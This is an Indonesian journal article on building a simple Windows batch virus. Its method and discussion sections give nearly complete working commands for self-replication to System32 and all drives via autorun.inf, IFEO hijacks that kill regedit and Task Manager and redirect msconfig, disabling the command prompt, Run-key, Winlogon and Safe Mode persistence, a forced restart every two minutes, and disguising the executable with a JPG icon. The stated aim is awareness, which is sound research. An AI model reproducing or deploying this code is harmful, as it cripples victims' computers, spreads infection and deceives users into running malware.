JURNAL TEKNOLOGI TECHNOSCIENTIA ISSN: 1979-8415
Vol. 4 No. 2 Februari 2012

SISTEM VIRUS BATCH SEDERHANA

Erfanti Fatkhiyah[1], Doddy Muhammad Isa[2]

[1]Jurusan Teknik Informatika, Institut Sains & Teknologi AKPRIND Yogyakarta
[2]Alumni Teknik Informatika, Institut Sains & Teknologi AKPRIND Yogyakarta

Masuk: 11 September 2011, revisi masuk : 14 Januari 2012, diterima: 17 Januari 2012

ABSTRACT

Virus growth is currently very rapid and the type of virus that has circulated is also very diverse. One of those is a batch virus, a virus that uses simple commands in DOS. Batch virus did not differ with other viruses, only the manufacturing process does not require advanced programming language. With just some command line, virus of this type can be a simple virus that are simply annoying, or a virus that is quite dangerous. The process of making batch virus is quite simple, just disable, enable, and disable the facility in the operating system, and copying files. Examples of making batch virus of file extension exe by displaying one of the icons. Examples of simple batch virus has been created and tested into the Windows operating system, it can be quite successful, and targeted attacks are mostly Windows registry, but did not rule out also to attack the existing files, eg file documents , pictures, etc., which can cause the files are unusable, disappear, and so forth.

Keywords: *virus batch, sistem operasi windows, registry windows*

INTISARI

Perkembangan virus saat ini sangat pesat dan jenis virus yang sudah beredar pun sangat beragam. Salah satu varian virus adalah Virus Batch, virus sederhana yang menggunakan perintah-perintah dalam DOS. Virus batch tidak berbeda dengan virus-virus yang lain, hanya proses pembuatannya tidak memerlukan bahasa pemrograman tingkat lanjut dengan beberapa baris perintah saja, virus jenis ini bisa menjadi virus sederhana yang sifatnya hanya mengganggu, atau menjadi virus yang cukup berbahaya.Proses pembuatan virus batch cukup sederhana, hanya dengan menonaktifkan, aktifkan, mematikan fasilitas dalam system operasi, dan mengkopi file. Contoh pembuatan virus batch berupa file .exe dengan menampilkan salah satu icon. Contoh virus batch sederhana ini telah dibuat dan diujikan ke dalam sistem operasi Windows, ternyata bisa dikatakan cukup berhasil, dan yang menjadi sasaran penyerangan sebagian besar adalah registry Windows, tetapi tidak menutup kemungkinan juga untuk melakukan penyerangan ke file-file yang ada, misal file dokumen, gambar, dan lain-lain, yang bisa menyebabkan file-file tersebut tidak dapat digunakan, menghilang, dan lain sebagainya.

Kata kunci: virus batch, sistem operasi windows, registry windows

PENDAHULUAN

Saat ini perkembangan teknologi komunikasi dan informasi sangat pesat, sehingga manusia semakin mudah menjalankan aktivitasnya sehari-hari.

Sebagian besar orang bekerja dengan komputer, baik menggunakan desktop PC, laptop atau notebook. Bahkan sampai semua data pekerjaan, dokumentasi, koleksi foto, lagu, video, dan lain-lain, semuanya dapat disimpan dalam perangkat PC maupun Notebook tersebut, sehingga memudahkan apabila akan digunakan sewaktu-waktu, tetapi sering perangkat elektronik tersebut kurang mendapat perhatian lebih dari para pengguna maupun pemiliknya, terutama di sisi keamanan. Contoh: virus yang menyerang PC maupun Notebook yang mengganggu dokumen atau aplikasi dalam komputer, lebih parah lagi

[1]erfunthyie@yahoo.co.id

aplikasi menjadi tidak dapat dijalankan atau dokumen menjadi rusak.

Perkembangan virus pun tidak kalah pesatnya. Jenis virus yang sudah beredar sangat beragam, salah satunya virus batch, virus sederhana yang menggunakan perintah-perintah dalam DOS. Sebenarnya jenis virus batch ini tidak berbeda dengan virus-virus yang lain, hanya proses pembuatannya tidak memerlukan bahasa pemrograman tingkat lanjut dengan beberapa baris perintah saja virus jenis ini bisa menjadi virus sederhana yang sifatnya hanya mengganggu, atau menjadi virus yang cukup berbahaya. Penelitian ini dilakukan agar dapat lebih mengetahui tentang seluk beluk virus batch dan bahayanya, mengetahui metode penyerangan dan penyebaran virus, serta memberikan manfaat kepada user mengetahui dan menyadari apakah komputernya telah terserang virus batch atau belum, sehingga dapat mencegah virus batch menginfeksi komputer user. Salah satu cara agar virus batch tidak masuk adalah dengan mencegah user mengakses fitur-fitur tertentu, seperti registry editor, command prompt, task manager, dan lain sebagainya.

Menurut (Mufadhol, 2008), dalam tulisannya menjelaskan pengertian, cara penyebaran, jenis-jenis virus komputer, kondisi komputer apabila terserang virus, dan tips pencegahan serangan virus. Dari tulisan tentang seluk beluk virus komputer ini membantu meningkatkan kesadaran dan menambah pengetahuan user terhadap virus komputer serta cara-cara pencegahannya, salah satunya pemasangan antivirus.

Tinjauan pustaka lainnya (Suhandi, 2009), meneliti perilaku virus H1N1 pada sistem operasi windows dan membuat aplikasi antivirus songket menggunakan metode Behavior Blocking Detection untuk menangkal virus H1N1 tersebut.

Aktivitas serangan virus secara umum dimulai akibat “kecerobohan” user, yaitu ketika user men-double click suatu file yang telah terinfeksi oleh virus. File-file virus tersebut biasanya berekstensi *.bat, *.exe, *.scr, *.vbs. File-file dengan ekstensi seperti itu adalah file program yang dapat diakses atau dijalankan secara langsung oleh komputer (Windows) tanpa perantara software tambahan dari Windows. Begitulah asal mula kehidupan virus di komputer user. (Rafrastara, 2007).

Semakin majunya perkembangan virus sekarang ini perlu diwaspadai juga, karena virus tidak hanya bisa menginfeksi file-file program seperti disebutkan di atas, tapi bisa juga menginfeksi file gambar, video, lagu, juga file-file dokumen dan semacamnya. Jadi tidak tertutup kemungkinan bila suatu saat file dokumen tiba-tiba tidak bisa dibuka lagi, atau menghilang dengan tiba-tiba. Kemungkinan-kemungkinan seperti itu harus tetap diwaspadai.

Dalam dunia perkomputeran saat ini, virus bukanlah suatu hal yang menggemparkan. Bahkan mungkin sudah menjadi hal yang biasa di kalangan para pengguna komputer. Mulai dari virus yang sederhana, hingga virus yang sifatnya sangat berbahaya yang memiliki kemampuan yang bersifat merusak baik sistem maupun data yang ada di dalam suatu komputer. Definisi Virus adalah suatu program *malware* (*software* jahat) yang sifatnya mengganggu dan cenderung merusak kinerja sistem atau file-file tertentu yang merupakan sasaran utama mereka. Biasanya memiliki kemampuan untuk berkembang biak dan memanfaatkan program lain untuk penyebarannya.

Syarat agar suatu program dapat disebut sebagai virus, antara lain : mampu menggandakan diri hingga ke *removable disk,* mampu menyembunyi-kan proses kerjanya, mampu memanipu-lasi file atau folder, mampu memanipulasi registry.

Jenis virus bisa dibedakan menjadi beberapa bagian, yaitu: (Shadewa, 2007). *Virus Boot Sector*, merupakan virus umum, menggandakan diri dengan cara menindih boot sector asli pada sebuah disk, sehingga pada saat booting virus akan langsung dijalankan ke memori. Virus file, virus ini menyerang file yang dijalankan oleh suatu sistem operasi. Biasanya menyerang com atau exe. *Virus Direct Action*, virus ini akan masuk ke memori untuk menjalankan file lainnya, lalu menjalankan program lain

untuk menipu. *Multi Partition Virus*, merupakan gabungan dari virus boot sector dan virus file. *Polymorphic virus,* virus dirancang untuk mengelabui program antivirus, yaitu dengan mengubah struktur dirinya setelah menjalankan perintah. *Stealth virus*, mengendalikan instruksi-instruksi level DOS dengan menguasai tabel interrupt. *Macro virus*, ditulis oleh bahasa pemrograman dari suatu aplikasi, sehingga bersifat platform independent.

Karakteristik Virus umumnya mempunyai struktur yang hampir sama, dan dapat dibedakan menjadi beberapa kode, yaitu : (Shadewa, 2007) kode penanda virus, kode penggandaan virus, kode pertahanan dan penyembunyian deteksi, kode pemicu, dan kode manipulasi. Kode penanda virus, setiap virus pasti mempunyai identitas masing-masing. Bisa dibuat dengan karakter atau jumlah byte tertentu sebagai marker sesuai dengan keinginan si pembuat. Contoh, virus A mempunyai penanda X, dan virus B mempunyai penanda Y, maka virus-virus tersebut akan dikenali antivirus sesuai penandanya. Kode penggandaan virus, suatu program tidak dapat dikatakan virus jika tidak dapat menggandakan dirinya. Banyak cara atau jurus untuk menggandakan diri yang digunakan oleh virus-virus sekarang ini. Kode pertahanan dan penyembunyian deteksi, kode ini diperlukan virus untuk mengecoh antivirus, bisa dengan mengenkripsi file virus tersebut, menyembunyikan proses kerja pada komputer korban, ataupun menampilkan pesan pengalihan ketika user mencoba menjalankan program antivirus. Kode pemicu, setiap virus mempunyai program atau kode untuk mengaktifkan program utamanya. Program atau kode ini bisa dipicu dengan bermacam-macam cara, contohnya virus diaktifkan ketika user membuka file tertentu pada jendela Explorer. Atau dengan memakai nama file yang sedang populer dan menarik perhatian user untuk menjalankan file tersebut. Kode manipulasi, kode ini berguna untuk menghapus file, menjalankan aplikasi tertentu untuk mencuri dan mengirimkan data ke sebuah email. Batasan manipulasi terserah kepada pembuatnya, karena hal inilah maka virus dikategorikan dalam program yang bersifat merusak.

Cara kerja sebuah virus diterangkan sebagai berikut : Setelah program virus diklik oleh user, maka virus akan menjalankan proses, kemudian virus menjalankan kode pertahanan diri, yaitu dengan menyembunyikan proses yang terjadi di komputer, selanjutnya virus akan menjalankan kode penggandaan diri yaitu dengan mencari file berekstensi tertentu, seperti .exe, .jpg, .doc, dan lain-lain. Selanjutnya virus akan memeriksa apakah file tersebut ada kode penandanya, jika file tersebut tidak ada kode penandanya maka virus akan menginfeksi file yang sehat tersebut, atau menyisipkan kode virus, kemudian virus akan mencari file yang belum terinfeksi, sedangkan jika virus tidak menemukan penanda pada file yang dicari, maka virus akan mencari file selanjutnya yang belum terinfeksi. Kemudian virus akan menjalankan kode manipulasi, misalnya menghapus data, atau menjalankan kode penggandaan diri lagi, setelah kode tersebut dijalankan, virus akan mengerjakan kode pertahanan kembali, yaitu dengan cara mengenkrip file virus untuk menyembunyikan diri dari pendeteksian antivirus.

Batch file merupakan salah satu program yang dapat diakses dan dijalankan secara langsung oleh sistem Windows tanpa bantuan program pendukung lainnya. Batch file ini memiliki ekstensi file .bat. Selain batch file, windows juga dapat mengeksekusi program yang berekstensi .com, .exe, dan lain sebagainya.

Perintah-perintah yang dipahami oleh batch file adalah perintah-perintah yang sifatnya internal maupun eksternal pada DOS (cmd.exe pada Windows). Perintah internal adalah perintah yang dapat dieksekusi secara langsung tanpa adanya program tambahan. Sedangkan perintah eksternal adalah suatu perintah yang membutuhkan program tambahan untuk bisa menjalankannya, seperti attrib.exe, format.com, dan lain sebagainya. Jadi batch file mampu mengeksekusi perintah command prompt dengan sekali eksekusi saja. Berikut

beberapa contoh perintah internal dan eksternal yang ada dalam DOS.

Tabel 1. Contoh Perintah Internal DOS

No.	Perintah	Fungsi
1	Cls	Membersihkan layar
2	Cd	Memanggil direktori
3	Dir	Menampilkan isi direktori atau drive
4	Copy	Menyalin file
5	Del	Menghapus file
6	Ren	Mengganti nama file
7	Md	Membuat direktori baru
8	Rd	Menghapus direktori
9	Date	Menampilkan dan mengatur tanggal
10	Time	Menampilkan dan mengatur waktu
11	Echo	Mencetak string

Tabel 2. Contoh Perintah Eksternal DOS

No.	Perintah	Fungsi
1	Format	Memformat partisi atau drive
2	Unformat	Merecover partisi atau drive yang terformat
3	Undelete	Merecover file yang terhapus
4	Attrib	Mengatur atribut file
5	Edit	Membuat atau mengedit file
6	Label	Menentukan label disk
7	Tree	Menampilkan direktori beserta sub-subnya
8	Deltree	Menghapus direktori beserta sub-subnya
9	Xcopy	Menyalin satu direktori utuh
10	Chkdsk	Melakukan pengecekan pada disk
11	Scandisk	Mendiagnosa permasalahan pada disk
12	Move	Memindahkan file

Registry windows merupakan ruang kontrol utama dari sistem operasi Windows. Hal ini dikarenakan registry merupakan basis data pusat pengaturan atau konfigurasi Windows serta informasi dari segala hal yang ada di dalam komputer, mulai dari hardware yang terpasang, port-port yang digunakan, software yang terinstal, hingga informasi seputar pengguna lain juga terekam secara rapi dalam basis data tersebut. Semua isi registry tersebut dapat dimodifikasi melalui jendela Registry Editor.

Isi dari registry secara umum terdiri dari dua unsur, yaitu Hive dan Value Entry. Hive merupakan sarang atau cabang utama dari registry yang berfungsi menangani kasus-kasus tertentu. Umumnya dalam registry terdapat 5 macam hive, yaitu : HKEY_CLASSES_ROOT, merupakan Subkey dari HKEY_LOCAL_MACHINE\ Software. Biasa digunakan untuk mengatur file asosiasi ketika membuka suatu file melalui Windows Explorer. HKEY_CURRENT_USER, yang akan digunakan untuk menyimpan informasi konfigurasi dari user yang sedang aktif saat ini, dan merupakan subkey dari HKEY_USERS. Pada key ini dapat dilakukan pengaturan yang diantaranya adalah pengaturan seputar Folder, Control Panel, Windows Explorer, dan tampilan layar yang digunakan oleh user tersebut. HKEY_LOCAL_MACHINE, berisi informasi seputar hardware, software, dan lain sebagainya yang terpasang dan berhubungan dengan Windows. Key ini berlaku untuk semua aplikasi user. HKEY_USERS, merupakan induk dari HKEY_CURRENT_USER. Fungsinya adalah menyimpan informasi semua user yang ada di komputer tersebut. HKEY_CURRENT_CONFIG, memuat informasi seputar profile hardware yang digunakan pada suatu komputer.


Value Entry, merupakan nilai yang dapat berfungsi sebagai sebuah perintah yang biasanya digunakan untuk melakukan aksi atau manipulasi tertentu. Value entry terdiri dari 3 bagian, yaitu : DWORD value (REG_DWORD), merupakan data dengan nilai 4 bytes. Namun nilai yang sering dipakai dalam DWORD value adalah nilai boolean, yaitu 1 (benar) dan 0 (salah). String value (REG_SZ), merupakan jenis karakter biasa atau string standard yang umum digunakan oleh manusia. Binary value (REG_BINARY), merupakan data atau nilai mentah, seperti nilai yang dapat dipahami oleh komputer, yaitu biner. Informasi seputar hardware diletakkan sebagai data biner, namun pada Registry Editor dapat dilihat dalam format Hexadecimal.


METODE

Virus batch dikonversikan menjadi file .exe, dengan menggunakan icon file gambar (icon file JPG), bukan icon file aplikasi. Hasil akhir akan diberi nama file virusku.exe. Algoritma virus batch

sederhana sebagai berikut: Kopikan diri sendiri ke folder Windows\System32\. Matikan Regedit. Nonaktifkan Folder Options. Matikan Task Manager. Nonaktifkan Command Prompt. Buat file autorun.inf. Kopikan diri sendiri dan file autorun.inf ke drive C, D, E, F,G, H. Sembunyikan file-file yang memiliki atribut System File. Sembunyikan File Extension. Buat file restart.bat di direktori C:\Windows. Buat Schedule Task untuk menjalankan file restart.bat setiap 2 menit. Aktifkan virus dalam mode StartUp. Alihkan eksekusi msconfig ke file virus. Alihkan eksekusi file *.txt ke file virus. Aktifkan virus dalam Safe Mode dan Safe Mode With Command Prompt. Jalankan game Minesweeper bawaan Windows. Konversikan file contoh3.bat menjadi file virusku.exe.

Flowchart pembuatan virus batch dengan nama virusku, terlihat pada gambar 1.





Gambar 1. Diagram Alir Pembuatan Virus Batch

PEMBAHASAN

Implementasi dari diagram alir dan algoritma pembuatan virus batch adalah sebagai berikut: Kopikan diri sendiri ke folder Windows\System32\. Sebelumnya periksa terlebih dahulu keberadaan diri sendiri di folder Windows\System32. Jika belum ada, kopikan diri sendiri ke folder tersebut dengan *perintah : If not exist C:\Windows\system32\ virusku.exe copy virusku.exe C:\Windows\system32*.

Matikan Regedit, yang akan digunakan metode yang berbeda, jadi bukan lagi melakukan bloking pada program registry editor, tetapi langsung menutup program registry editor setiap kali dijalankan. Sehingga registry editor

tidak dapat dibuka / dijalankan dengan perintah:

REG ADD "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\regedit.exe" /v debugger /t REG_SZ /d "tskill regedit" /f

Nonaktifkan Folder Options, dengan menyembunyikan fasilitas Folder Options, sebagai salah satu metode pertahanan diri bagi file virus. Dengan perintah:

REG ADD HKCU\Microsoft\Windows\Current Version\Policies\Explorer/v NoFolderOptions /t REG_DWORD /d 1 /f

Matikan Task Manager, metode yang digunakan sama seperti untuk mematikan registry editor pada poin sebelumnya. Sehingga setiap kali Task Manager dijalankan akan langsung ditutup kembali dengan erintah:

REG ADD "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ taskmgr.exe" /v debugger /t REG_SZ /d "tskill taskmgr" /f

Nonaktifkan Command Prompt, disini Command Prompt akan diblok, sehingga tidak dapat digunakan. Namun untuk file batch dapat tetap berjalan dengan perintah:

REG ADD HKCU\Software\Policies\Microsoft\Windows\System/v DisableCMD /t REG_DWORD /d 2 /f

Buat file autorun.inf., sebelumnya periksa terlebih dahulu keberadaan file autorun.inf di folder aktif saat itu. File virusnya akan berbentuk .exe file.

if not exist autorun.inf goto mk_auto.

Jika tidak ditemukan, barulah dibuat file autorun-nya dengan perintah:

```
:mk_auto
Echo [Autorun] > autorun.inf
Echo open = virusku.exe >> autorun.inf
Echo shell\1=Scan with antivirus >> autorun.inf
Echo shell\1\Command=virusku.exe >> autorun.inf
Echo shellexecute=virusku.exe >> autorun.inf
```

Kopikan diri sendiri dan file autorun.inf ke drive C, D, E, F,G, H, untuk peng-copy-an file virus ke banyak tempat, berikut perintahnya.

For %%x in (C D E F G) do copy virusku.exe %%x:

Sedangkan untuk file autorun-nya juga dilakukan secara terpisah.

For %%y in (C D E F G) do copy autorun.inf %%y:

Sembunyikan file-file yang memiliki atribut System File. Memastikan file-file dengan atribut super hidden tidak ditampakkan dengan perintah.

REG ADD HKCU\Software\Microsoft\Windows\Current Version\Explorer\Advanced /v ShowSuperHidden /t REG_DWORD /d 0 /f

Sembunyikan File Extension, akan dicoba untuk menyembunyikan ekstensi file, untuk sedikit menyamarkan file virus yang akan dibuat, agar user tidak curiga.

REG ADD HKCU\Software\Microsoft\Windows\Current Version\Explorer\Advanced /v HideFileExt /t REG_DWORD /d 1 /f

Buat file restart.bat di direktori C:\Windows. Sebelum membuat file restart.bat, akan diperiksa terlebih dahulu apakah file tersebut sudah ada atau belum di folder C:\Windows. Bila belum ada, baru kemudian dibuat file restart.bat tersebut.

If not exist C:\Windows\restart.bat goto mk_restart

Selanjutnya isi dari fungsi mk_restart untuk membuat file restart.bat.

```
: mk_restart
Echo shutdown –r –t 30 -c"Mohon Maaf Lahir & Batin" –f > C:\Windows\restart.bat
```

Buat Schedule Task untuk menjalankan file restart.bat setiap 2 menit. Jadi setiap windows berjalan selama 2 menit, file restart.bat akan dijalankan.

Schtasks /create /sc minute /mo 2 /tn Yohoo /tr C:\Windows\restart.bat /ru System

Aktifkan virus dalam mode StartUp. Setiap kali windows berjalan maka virus juga berjalan seiring dengan file-file system yang lain.

REG ADD HKLM\Software\Microsoft\Windows\Current Version\Run /v privacy /t REG_SZ /d C:\Windows\system32\virusku.exe /f

Alihkan eksekusi msconfig ke file virus. Saat menjalankan program msconfig, maka yang akan jalan adalah file virus, bukan jendela System Configuration Utility yang akan terbuka.

REG ADD "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ msconfig.exe" /v debugger /t REG_SZ /d "C:\Windows\system32\virusku.exe" /f

Alihkan eksekusi file *.txt ke file virus. Hal ini dilakukan agar nantinya pada saat file

.txt dijalankan, maka yang terbuka bukanlah notepad, melainkan file virus.

REG ADD HKCU\Software\Microsoft\Windows\Current Version\Explorer\FileExts\.txt /v Application /t REG_SZ /d "%SystemRoot%\system32\virusku.exe" /f

Aktifkan virus dalam Safe Mode dan Safe Mode With Command Prompt. Hal ini bertujuan agar virus bisa tetap jalan di Safe Mode. Untuk Safe Mode sebagai berikut:


REG ADD "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t REG_SZ /d "Explorer.exe, C:\Windows\System32\virusku.exe" /f

sedangkan untuk Safe Mode With Command Prompt sebagai berikut:

REG ADD HKLM\System\ControlSet001\Control\SafeBoot /v AlternateShell /t REG C:\Windows\ System32\virusku.exe /f

Jalankan game Minesweeper bawaan Windows. Sebenarnya ini hanya digunakan sebagai penanda bahwa virus sudah dijalankan. Konversikan file contoh3.bat menjadi file virusku.exe. Proses ini dilakukan setelah virus jadi.

Langkah selanjutnya mengkonversi file .bat menjadi .exe, yaitu melakukan konversi agar file contoh3.bat dapat menjadi file virusku.exe, sesuai dengan algoritma. Proses ini nantinya akan menggunakan software untuk membuat konversi file *.bat menjadi *.exe, salah satunya yang sudah digunakan disini adalah Bat to EXE Converter v1.4. Pemilihan untuk menggunakan software Bat to EXE Converter dikarenakan langkah pengoperasiannya yang sangat mudah sekali.




Gambar 2. Bat to Exe Converter

Pada Gambar 2 terlihat ada empat field di bagian atas merupakan bagian inti yang digunakan untuk proses konversi ini, yaitu: Batchfile, tempat untuk menentukan file .bat yang akan dikonversi. Include, tempat untuk menentukan file apa saja yang disertakan dalam file .exe hasil dari proses konversi. Iconfile, tempat untuk menentukan icon apa yang akan digunakan untuk file .exe hasil konversi. Save as, untuk menentukan nama file .exe hasil konversi. Di bagian bawah ada bagian Additional Informations, untuk berbagai keterangan dari file .exe hasil konversi.

Kemudian yang paling penting untuk sebuah program virus, pilihan fitur yang terletak di atas tombol Compile, yaitu Ghost Application. Virus tentu saja tidak ingin diketahui aktivitasnya, maka saat proses konversi digunakan pilihan Ghost Application, agar tidak muncul jendela konfirmasi maupun keterangan saat file virus nantinya dijalankan.

Setelah proses konversi selesai, akan terbentuk file baru yang bernama virusku.exe, yang terihat pada gambar 3.




Gambar 3. Hasil Konversi file .bat

Pada Gambar 4 terlihat ada file virusku.exe dengan icon gambar (icon file JPG). Contoh virus ini filenya berbentuk exe file, atau memiliki ekstensi .exe, biasanya tipe file aplikasi. Saat file virusku.exe dijalankan atau dieksekusi akan muncul jendela game Minesweeper bawaan Windows.

Tahap terakhir yang dilakukan adalah mengkonversi file virus agar mudah membaur dan dapat mengelabui user. Pada contoh ini digunakan icon file jpg. Sebenarnya bisa juga menggunakan icon-icon lain, hanya saja nantinya akan

mempengaruhi besarnya file virus yang dihasilkan.



Gambar 4. Minesweeper

KESIMPULAN

Contoh virus batch sederhana yang telah dibuat dan diujikan ke dalam sistem operasi Windows, ternyata bisa dikatakan cukup berhasil, hanya dengan menggunakan file Batch sebagai media pemrogramannya, dan perintah-perintah yang bahasa pemrogramannya cukup sederhana, bisa jadi virus yang cukup berbahaya, tetapi semuanya itu tergantung dari kreatifitas si *virus maker*.

Isi dari file virus juga tidak terlalu banyak, hanya beberapa baris perintah saja sudah bisa merepotkan korban. Untuk virus batch ini ukuran filenya relatif lebih kecil.

Dan dapat dilihat yang menjadi sasaran penyerangan sebagian besar adalah registry Windows, tetapi tidak menutup kemungkinan untuk melakukan penyerangan ke file-file yang ada, misal file dokumen, gambar, dan lain-lain, yang bisa menyebabkan file-file tersebut tidak dapat digunakan, menghilang, dan lain sebagainya.

Pengembangan yang dapat dilakukan dari penelitian virus batch sederhana ini adalah membuat antivirusnya, sehingga selain mengetahui seluk beluk virus batch juga dapat menangkal virus tersebut.

DAFTAR PUSTAKA

Mufadhol, 2008, Meningkatkan Kesadaran dan Pengenalan terhadap Virus Komputer, Jurnal Transformatika, volume 6, No. 1 Juli 2008, halaman 17 – 25, www.isjd.lipi.go.id/admin/jurnal/61081826.pdf, diakses tanggal 6 Maret 2012.

Rafrastara, Fauzi Adi., 2007, *Belajar Membuat Virus Komputer Mulai dari NOL,* Neomedia Press,: Semarang.

Shadewa, Aat. 2007, *Seni Pemrograman Virus Menggunakan Visual Basic 6.0,* DSI Publishing, Yogyakarta.

Suhandi, N., 2009, Pengembangan Antivirus Songket untuk Virus H1N1 dengan Metode Behavior Blocking Detection, Jurnal generic, volume 4, No. 2 Juli 2009, halaman 19 – 22, uppm.ilkom.unsri.ac.id/userfiles/Jurnal Vol 4 No 2 Juli 2009/4 Nazori.pdf, diakses tanggal 7 Maret 2012.